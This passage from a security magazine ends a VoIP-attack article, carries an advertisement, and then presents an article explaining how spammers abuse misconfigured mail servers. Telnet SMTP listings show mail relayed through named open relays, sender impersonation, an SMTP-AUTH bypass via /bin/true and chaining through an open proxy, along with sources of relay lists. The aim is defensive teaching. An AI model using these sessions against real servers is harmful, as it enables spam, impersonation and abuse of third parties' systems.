A revival in the use of diallers, which were declared dead when non-dial-up technologies like DSL and cable modems became popular, may pose another threat. Because of the way an SIP client connects, we have the same scenario as with ordinary diallers which use modems or ISDN lines to call premium numbers. For example, a dialler could infect an SIP client and install a certain number as the standard call prefix or specify a new and very expensive SIP proxy. Calls would then be made through these costly numbers unknown to the user – at least until the first bill arrived.

No such diallers have yet been seen in the wild, but it's probably just a matter of time before we hear the first stories of VoIP dialler success.

Conclusion

There is no doubt that VoIP is one of the most thrilling IT innovations




Figure 4. A modified SIP packet

of past few years and is set to become another widespread use for the Internet and dominate both corporate and private phone networks. Judging by the media attention given to VoIP security problems, it might seem that the combination of SIP and RTP protocols is a rather a feeble coupling. Whatever the truth, security problems should always be carefully considered before migrating to a new technology.

As this article has shown, numerous attack vectors have been known for years – most are just slightly modified attacks on the IP protocol. Successful attacks against SIP/RTP are typically possible in LAN structures with unencrypted communications, for example by sniffing RTP streams. This attack is absolutely no different to sniffing data communications in TCP/IP. Most of the other attacks can only be successful if the SIP proxy or the UAC (*User Agent Client*) don't process the call ID correctly or if the attacker sniffs out the call ID. Security is also at risk if no digest authentication is demanded for every single action which requires it. However, SPIT is likely to be the biggest problem – when it comes to money, we can be sure that no evil advertiser will hesitate to make use of the new medium. ●

On the Net

- <http://www.ee.oulu.fi/research/ouspg/protos/testing/c07/sip/> – PROTOS Test Suite,
- <http://www.ethereal.com> – Ethereal network sniffer,
- <http://www.packetizer.com> – Packetizer: Ethereal-based TCP/IP sniffer for Windows,
- <http://www.asterisk.org> – Asterisk: the open source PBX,
- <http://www.oxid.it> – Cain & Abel.

Uniblue

Advertisement

SYSTEM TWEAKER – SYSTEM MANAGEMENT MADE EASY

System Tweaker – is the award winning software tool that gives you full control of your Windows PC system, combining up to 1,000 different tweaks in one easy, yet powerful solution.

Your Windows operating system has a complex structure. Many of its more important settings and configurations useful to the system are hidden from the user, to make it easier to use. While this is helpful it also makes it difficult, even for experienced users, to find, modify and optimize these settings, which can be crucial to PC performance and security.


System Tweaker enables both casual and experienced computer users alike to effortlessly make their computer systems faster, more efficient and more secure! By grouping all the important settings into one, easy to navigate user interface, you can fine tune virtually every aspect of your computer with just a few clicks. Take complete control in just a couple of minutes! System Tweaker will help you get the best out of your PC, save you time, enhance your security and help you enjoy a system optimized specifically to your own personal requirements.

KEY BENEFITS

With the System Tweaker you can:

- take control of your system with up to 1,000 different tweaks;
- Navigate simply and quickly through your Windows and Systems settings;
- Adjust how Windows appears and streamline its efficiency;
- Make your Windows system more secure;
- Enhance your Internet Explorer and other key applications;
- Simplify and Speed up your Startup and Shutdown procedures.

Contact: sales@uniblue.net



How spam is sent

Tomasz Nidecki



Spammers often use insufficiently secured systems. The trouble and cost of sending tens or hundreds of thousands of messages are transferred to third parties. You will learn what techniques spammers use and how to protect yourself.

Sending a great number of emails requires a lot of resources. A fast connection and a dedicated server is needed. Even if a spammer possesses such resources, sending can take several hours. Internet service providers are generally not happy when their networks are used for spamming. The spammer can lose a connection before sending the majority of messages, and there are serious financial and legal consequences waiting for spammers who get caught.

Two basic methods are used by spammers to speed up sending. The first one is based on minimalising the time required for sending a message. It is known as *fire and forget*, meaning send and forget. The computer used for sending spam does not wait for any response from the servers it is in contact with.

The second method requires stealing resources from third parties, that either have not properly secured their systems, or have become the victims of a virus attack. The majority of costs, and often even the responsibility of sending spam, is transferred to them, leaving the spammer unpunished.

SMTP protocol

Before learning methods used by spammers, it is necessary to become familiar with the most widely used protocol for sending electronic mail – SMTP. It is based on, as most Internet protocols are, simple text commands.

Phases of sending mail

Electronic mail is sent in several phases (see Figure 1). For a better understanding, let us suppose we want to send an email from `hakin9@hakin9.org` to `nobody@example.com`. The user that sends the message uses the *Mozilla Thunderbird* program in a local network; recipient

What you will learn...

- how spammers send spam (using third party computers),
- how to protect your server from spammers,
- how the SMTP protocol works,
- what *open relay*, *open proxy* and *zombie* are.

What you should know...

- how to use basic tools from the Linux system.




Figure 1. Phases of sending mail

– the *Outlook Express* program and a dial-up connection.

In the first phase, the *Mozilla Thunderbird* program contacts the SMTP server specified in the user *hakin9@hakin9.org* mailbox settings – *mail.software.com.pl*. The message is sent to the server according to the SMTP protocol. In the second phase, *mail.software.com.pl* looks up entries

on DNS servers. It finds out that *mail.example.com* is responsible for receiving mail for the *example.com* domain. This information is available in the MX (*Mail Exchanger*) entry, published by the DNS server, responsible for the *example.com* domain (you can obtain it with the *host* or *dig* program: `host -t mx example.com` or `dig example.com mx`).

In the third phase, *mail.software.com.pl* connects to *mail.example.com* and transfers the message. In the fourth phase – *mail.example.com* delivers the received message to *nobody* user's local mailbox. In the fifth – the *nobody* mailbox user connects to the *mail.example.com* server via a dial-up connection and POP3 (or IMAP) protocol, and uses the *Outlook Express* program to download the message.

The message actually takes a slightly longer route. The sender can use separate mail servers, i.e. *receive.software.com.pl* and *send.software.com.pl*. Then, the message will be received from users by *receive.software.com.pl*, transferred to *send.software.com.pl*, and sent to *mail.example.com*. Similar situations can happen with *mail.example.com* – different servers may be responsible for receiving and sending mail.

The History of SMTP

A precursor of SMTP was the *SNDMSG* (*Send Message*) program, used in 1971 by Ray Tomlinson (in conjunction with his own project – *CYPNET*) to create an application for sending electronic mail on the *ARPANET* network. One year later, a program used on *Arpanet* for transferring files – *FTP*, was extended with *MAIL* and *MLFL* commands. Mail was sent with *FTP* until 1980 – when the first electronic mail transfer protocol was created – *MTP* (*Mail Transfer Protocol*), described in the RFC 772 document. MTP was modified several times (RFC 780, 788), and in 1982, in RFC 821, Jonathan B. Postel described *Simple Mail Transfer Protocol*.

SMTP, in its basic form, did not fulfil all expectations. There were many documents created, describing its extensions. The most important are:

- RFC 1123 – requirements for Internet servers (containing SMTP),
- RFC 1425 – introduction of SMTP protocol extensions – ESMTP,
- RFC 2505 – set of suggestions for server's anti-spam protection,
- RFC 2554 – connection authorisation – introduction of the *AUTH* command,

An up-to-date SMTP standard was described in 2001 in RFC 2821. A full set of RFCs can be found on our CD.

Programs that take part in sending mail

There are several programs that take part in sending mail:




Figure 2. Communication phases in SMTP

The Successor of SMTP?

Dr. Dan Bernstein, the author of *qmail*, created a protocol named QMTP (*Quick Mail Transfer Protocol*) that aims at replacing SMTP. It eliminates many problems existing in SMTP, but is incompatible with its predecessor. Unfortunately, it is implemented in *qmail* only.

More information about QMTP is available at: <http://cr.yip.to/proto/qmtp.txt>

- A program used by an end user for receiving and sending mail, and also for reading and writing messages, known as an MUA – *Mail User Agent*. Examples of MUAs: *Mozilla Thunderbird*, *Outlook Express*, *PINE*, *Mutt*.
- Part of a server responsible for communication with users (mail receiving) and transferring mail to and from other servers, known as an MTA – *Mail Transfer Agent*. Most popular ones: *Sendmail*, *qmail*, *Postfix*, *Exim*.
- Part of a server responsible for delivering mail to a local user, known as an MDA – *Mail Delivery Agent*. Examples of standalone MDAs: *Maildrop*, *Procmail*. The majority of MTAs have built-in mechanisms for delivering mail to local users, so there is often no reason for using additional MDAs.

Communication phases in SMTP

Sending a message with the SMTP protocol can be divided into several phases. Below, you can find an example SMTP session between the *mail.software.com.pl* and *mail.example.com* servers. Data sent by *mail.software.com.pl* is marked with the > sign, and data received from *mail.example.com* – with the < sign.

After establishing a connection, *mail.example.com* introduces itself:

< 220 mail.example.com ESMTP Program

Table 1. The most common SMTP protocol commands

Command	Description
HELO <FQDN>	Introduction to the server
EHLO <FQDN>	Introduction to the server with a request for the list of available ESMTP commands
MAIL FROM: <address>	Envelope sender address – in case of errors, the message will be returned to this address
RCPT TO: <address>	Recipient address
DATA	Beginning of the body of the message
AUTH <method>	Connection authorisation (ESMTP) – most common methods: LOGIN, PLAIN and CRAM-MD5

An extended list of SMTP and ESMTP commands can be found at <http://fluffy.codeworks.gen.nz/esmtp.html>

Table 2. The most important SMTP error codes

Code	Description
220	Service is active – server welcomes you, informing that it is ready to receive commands
250	Command has been received
354	You can start entering the body of the message
450	User mailbox is currently unavailable (i.e. blocked by other process)
451	Local error in mail processing
452	Temporary lack of free disc space
500	No such command
501	Syntax error in command or its parameters
502	Command not implemented
550	User mailbox is unavailable
552	Disc quota has been exceeded

A full list of codes and rules for their creation can be found in RFC 2821 (available on our CD).

informing us that its full host name (FQDN) is *mail.example.com*. You can also see that ESMTP (Extended SMTP – see Table *The most common SMTP protocol commands*) commands can be sent and that the currently used MTA is *Program*. The Program name is optional – some MTAs, i.e. *qmail*, do not provide it. You should introduce yourself:

```
> HELO mail.software.com.pl
```

The answer:

```
< 250 mail.example.com
```

means that *mail.example.com* is ready to receive mail. Next, you

should supply a so-called envelope sender address – in case of an error, the message will be returned to this address:

```
> MAIL FROM:<hakin9@hakin9.org>
< 250 ok
```

You supply addresses of recipients:

```
> RCPT TO:<test1@example.com>
< 250 ok
> RCPT TO:<test2@example.com>
< 250 ok
> RCPT TO:<test3@example.com>
< 250 ok
```

Next, after the `DATA` command, you send headers and the message

body. The headers should be separated from the body with a single empty line, and the message should be ended with a dot in a separate line:

```
> DATA
< 354 go ahead
> From: nobody@hakin9.org
> To: all@example.com
> Subject: Nothing
>
```

How to Protect Yourself from Becoming an Open Relay

The SMTP protocol allows for:

- receiving mail from a user (MUA) and sending it to other servers (MTA),
- receiving mail from other servers (MTA) and sending it to a local user (MUA),
- receiving mail from one server (MTA) and sending it to another server (MTA).

There is no difference between transferring mail by MUA or by MTA. The most important thing is whether the sender's IP address is trusted (i.e. in a local network) and whether the recipient is in a local or an external domain.

Sending mail outside our server is known as *relaying*. Unauthorised relaying should be prohibited, so it won't be possible for the spammer to use your server for sending spam. That is why the following assumptions for SMTP server configuration should be made:

- If a message is sent to a domain served by our server – it has to be accepted without authorisation.
- If a message is sent by a local user (from an MUA on the server), in a local network or from a static, authorised IP address, and the recipient is an external user, the message can be accepted without authorisation (although it is suggested to require authorisation in this case).
- If a message is sent by an external user (i.e. from a dynamic IP), and the recipient is an external user as well, the message can't be accepted without authorisation.

Listing 1. The simplest open relay

```
$ telnet lenox.designs.pl 25
< 220 ESMTMP xenox
> hello hakin9.org
< 250 xenox
> mail from:<hakin9@hakin9.org>
< 250 Ok
> rcpt to:<nobody@example.com>
< 250 Ok
> data
< 354 End data with←
<CR><LF>.<CR><LF>
> Subject: test
>
> This is test
> .
< 250 Ok: queued as 17C349B22
> quit
< 221 Bye
```

```
> This is test
> .
< 250 ok 1075929516 qp 5423
```

After sending the message the connection can be closed:

```
> QUIT
< 221 Bye
```

The server is not always ready to fulfil your request. If you receive a code starting with the digit 4 (4xx series code), it means that the server is temporarily denying accepting a message. You can try sending the message later. If the received code starts with the digit 5, the server is decisively denying accepting the message, and there is no point in trying to send the message later. The list of the most important commands and codes returned by an SMTP server are presented in Tables 1 and 2.

Received Headers

Received headers are a mandatory element of every message. They describe a route from the sender to the recipient (the higher the header, the closer to the recipient server). Headers are added automatically by mail servers, but a spammer can add their own headers in an attempt to conceal their identity. The headers added by the recipient's server (the highest) are valid, others may be forged.

Only from Received headers can the true sender of the message be identified. They also indicate whether the message was sent by *open relay* or *open proxy*. Headers analysis is not easy, since there is no standard for creating them, and every mail server provides data in a different order.

Listing 2. Open relay server, that allows sending mail only by existing users

```
$ telnet kogut.o2.pl 25
< 220 o2.pl ESMTMP Wita
> hello hakin9.org
< 250 kogut.o2.pl
> mail from:<ania@o2.pl>
< 250 Ok
> rcpt to:<hakin9@hakin9.org>
< 250 Ok
> data
< 354 End data with←
<CR><LF>.<CR><LF>
> Subject: test
>
> This is test
> .
< 250 Ok: queued as 31B1F2EEA0C
> quit
< 221 Bye
```

Open relay servers

When the SMTP protocol was created, the problem of spam did not exist. Everyone could use any server to send their mail. Now, when spammers are constantly looking for unsecured servers to send out thousands of mails, such an attitude is no longer appropriate. Servers that allow sending email without authorisation are known as *open relay*.

Every server that allows sending email by unauthorised users will be, sooner or later, used by spammers. This can lead to serious consequences. Firstly, server performance will be degraded, since the server is sending spam instead of receiving and delivering email for authorised users. Secondly, the Internet Service Provider can cancel an agreement, because the server is used for illegal and immoral ac-

Listing 3. Multistage open relay server, that allows sending mail only by existing users

```
$ telnet smtp.poczta.onet.pl 25
< 220 smtp.poczta.onet.pl ESMTMP
> hello hakin9.org
< 250 smtp.poczta.onet.pl
> mail from:<ania@buziaczek.pl>
< 250 2.1.0 Sender syntax Ok
> rcpt to:<hakin9@hakin9.org>
< 250 2.1.5 Recipient address←
syntax Ok;←
rcpt=<hakin9@hakin9.org>
> data
< 354 Start mail input;←
end with <CRLF>.<CRLF>
> Subject: test
>
> This is test
> .
< 250 2.6.0 Message accepted.
> quit
< 221 2.0.0←
smtp.poczta.onet.pl Out
```

tivities. Thirdly, the server's IP address will be blacklisted, and many other servers will not accept any mail from it (removing an IP from many blacklists is very difficult, sometimes impossible).

Using open relays

Let us check how easy it is to use an *open relay* to send spam. As an example, we will use one of the improperly configured Polish servers – *lenox.designs.pl*. As you can see in Listing 1, we did not need to take any special actions to send a message. The server treats every connected user as being authorised to send mail. The open relay server is the most dangerous type of server because it is easy to use for spammers.

There are other types of *open relay* servers which are more difficult to use by spammers. One of several improperly configured mail servers is the Polish portal O2 – *kogut.o2.pl* – a good example. As you can see in Listing 2 – finding and supplying a user name is enough to impersonate them and send a message. In the case of some servers, you only need to supply the name of the local domain – the user you impersonate does not even need to exist.

Listing 5. Open relay server with an improper SMTP-AUTH configuration

```
$ telnet mail.example.com 25
< 220 mail.example.com ESMTP
> ehlo hakin9.org
< 250-mail.example.com
< 250-PIPELINING
< 250-8BITMIME
< 250-SIZE 10485760
< 250 AUTH LOGIN PLAIN CRAM-MD5
> auth login
< 334 VXNlcm5hbWU6
> anything
< 334 UGFzc3dvcmQ
> anything
< 235 ok, go ahead (#2.0.0)
> mail from:<hakin9@hakin9.org>
< 250 ok
> rcpt to:<nobody@nowhere.com>
< 250 ok
> data
< 354 go ahead
> Subject: test
>
> This is test
> .
< 250 ok 1077563277 qp 13947
> quit
< 221 mail.example.com
```

Listing 6. Open proxy server used for sending anonymous mail through open relay

```
$ telnet 204.170.42.31 80
> CONNECT kogut.o2.pl:25 HTTP/1.0
>
< HTTP/1.0 200+-
Connection established
<
> 220 o2.pl ESMTP Wita
> helo hakin9.org
< 250 kogut.o2.pl
> mail from:<ania@o2.pl>
< 250 Ok
> rcpt to:<hakin9@hakin9.org>
< 250 Ok
> data
< 354 End data with-
<CR><LF>.<CR><LF>
> Subject: test
>
> This is test
> .
< 250 Ok: queued as 5F4D41A3507
> quit
< 221 Bye
```

A similar situation can be seen in Listing 3 – we are again dealing with a mail server of one of the

Listing 4. Received headers of the message delivered from a multistage open relay server.

```
Received: from smtp8.poczta.onet.pl (213.180.130.48)
  by mail.hakin9.org with SMTP; 23 Feb 2004 18:48:11 -0000
Received: from mail.hakin9.org ([127.0.0.1]:10248 "helo hakin9.org")
  by ps8.test.onet.pl with SMTP id <S1348420AbUBWSrW>;
  Mon, 23 Feb 2004 19:47:22 +0100
```

major Polish portals – *Onet*. This is a so-called *multistage open relay*. It means that a message is received by one IP and sent by another.

This can be seen after analysing the Received headers (see Frame) of a delivered message. As you can see in Listing 4, the message was received by *ps8.test.onet.pl* (213.180.130.54), and sent to the recipient by *smtp8.poczta.onet.pl* (213.180.130.48). This hinders discovering that the server is configured as an *open relay*, but does not make it any harder to send spam.

Other types of *open relay* servers are the ones with improperly configured sender authorisation (SMTP-AUTH). This configuration allows for sending email after supplying any login and password. This often happens to rookie *qmail* administrators, who have not read the SMTP-AUTH patch documentation and call *qmail-smtpd* in the wrong way.

qmail-smtpd with an applied patch requires three arguments: FQDN, password checking program

(compatible with *checkpassword*) and an additional parameter for the password checking program. Example: `qmail-smtpd hakin9.org /bin/checkpassword /bin/true`. Providing `/bin/true` as the second parameter is the most common mistake – password checking will always succeed (independently of the login and password provided). The spammer can always try a dictionary attack – this is a reason why user passwords for SMTP authorisation should not be trivial.

Open proxy servers

Open proxy is another type of improperly configured server that can be used by spammers. *Open proxy* is a proxy server which accepts connections from unauthorised users. *Open proxy* servers can run different software and protocols. The most common protocol is HTTP-CONNECT, but you can find *open proxies* accepting connections with HTTP-POST, SOCKS4, SOCKS5 etc.

Where do Spammers Get Open Relay and Open Proxy Addresses from?

It can be very difficult to find improperly secured servers yourself. But, if you receive spam sent by *open relay* or *open proxy*, you can use it yourself. If you want to check whether a given IP is an address of an *open relay* server, you can use the *rlytest* script (<http://www.unicom.com/sw/rlytest/>), and to discover an *open proxy* – *pxytest* (<http://www.unicom.com/sw/pxytest/>).

Spammers often use commercial *open relay* and *open proxy* address databases. They are easy to find – all you need is to enter “*open proxy*” or “*open relay*” in any search engine and check the few first links (i.e.: <http://www.openproxies.com/> – 20 USD per month, <http://www.openrelaycheck.com/> – 199 USD for half a year).

Another method for acquiring addresses is to download zone data containing *open relay* or *open proxy* addresses from one of the DNSBL servers. Lists of such servers are available at <http://www.declude.com/junkmail/support/ip4r.htm>. To download zone data, one can use the *host* application: `host -l <zone name> <DNSBL address>`. Unfortunately, many DNSBL servers deny the downloading of whole zones.

Open proxy can be utilised by spammers to send unauthorised email in the same way as *open relay*. Many of them allow for hiding one's IP address – it is a good catch for spammers.

Using open proxy

In Listing 6, you can see an example of using open proxy through HTTP-CONNECT on port 80. The greater part of the communications is being held with *open relay* (the same commands can be seen in Listing 2). However, before connecting to an SMTP server, we contact the *open proxy* and use it to connect to an MTA. During the connection, we declare that the communication will be conducted according to the HTTP/1.0 protocol, but we do not have to use it at all.

The best catch for spammers is an *open proxy*, which has a local mail server installed. In most cases, the MTA accepts connections from a local proxy without authorisation, treating them as local users. The spammer does not have to know a single *open relay* server, and can easily impersonate someone else in a simple, anonymous way, thereby avoiding responsibility and making identification nearly impossible (the spammer's IP is only present in the proxy server logs and the mail recipient can only obtain it with the help of the proxy administrator). If the spammer badly wants to hide their own IP, they can use several *open proxies* in a cascade (connecting from one to another, and to the mail server at the end).

Zombies

The newest and most intrusive method used by spammers to transfer costs and responsibility to third parties, are so-called *zombies*. This method is based on joining a worm with a Trojan horse. It aims at creating an *open proxy* on the computer infected by a virus. In this way, a huge network of anonymous *open proxies* used by spammers all over the world is built.

The most common *zombies* are created by the *Sobig* series of vi-

ruses. The *Sobig.E* version's pattern of behaviour is presented below:

- After infecting a users computer (after opening an attachment) the first part sends itself to all addresses found in *.txt* and *.html* files on the hard drive.
- Between 19 and 23 UTC time, the first part connects on UDP port 8998 to one of 22 IP addresses found in the virus source code to download the second part.
- After downloading the second part (Trojan horse), it is installed and launched; the IP address of the infected computer is sent to the zombie's author; the third part is downloaded.
- The third part is a modified *Wingate* program, which, after an automatic installation, launches an *open proxy* on the user's machine.

More information about the *Sobig* series of viruses can be found at <http://www.lurhq.com/sobig.html>.

The only way of protecting against *zombies* is to use anti-virus software and IDS systems (*Intrusion Detection System* – i.e. *Snort*), that will help discover an *open proxy* on your network.

It is better to be safe than sorry

It is easy to utilise improperly secured servers. Consequences for the administrator of the compromised server can be serious, but the spammer will probably get away. This is why one should not belittle security issues. When starting up your own proxy server, you should make sure that only the local network users have an access to it. Your mail server should require authorisation, although many portals are setting a very bad example. Maybe it will result in a slightly lower comfort level for your users, but one can not argue about the sense of purpose. ●

History of Spam

The etymology of the word *spam* is associated with canned luncheon meat manufactured by *Hornel Foods* under the name of SPAM. The abbreviation stands for “*Shoulder Pork and hAM*” or “*SPiced hAM*”. How did luncheon meat get associated with unwanted mail? The blame goes partially to the creators of *Monty Python's Flying Circus* comedy TV series. One of the episodes shows a restaurant, where the owner annoyingly markets SPAM added to every meal served. One of the tables in this restaurant is taken by Vikings, who cut in on the marketing campaign of the owner by singing “*spam, spam, spam, lovely spam, wonderful spam*” until told to shut up.

It is hard to say who started using the word *spam* to describe unsolicited bulk mail. Some sources attribute this to the users of network RPG games called MUDs (*Multi-User Dungeons*), who used the word *spam* to describe situations where too many commands or too much text were sent in a given time-frame (now this situation is more often described as *flooding*). Other sources attribute the first use of the word *spam* to the users of chatrooms on *Bitnet Relay*, which later evolved into IRC.

The first case of *spam* email is however most widely attributed to a letter sent in 1978 by *Digital Equipment Corporation*. This company sent an ad promoting their newest machine – DEC-20 to every *Arpanet* user on the US West Coast. The word *spam* was used in public for the first time in 1994, when an ad was placed on Usenet by Lawrence Canter's and Marthy Siegel's law firm, promoting their services regarding the US Green Card lottery. This ad was placed on every existing newsgroup at the time.

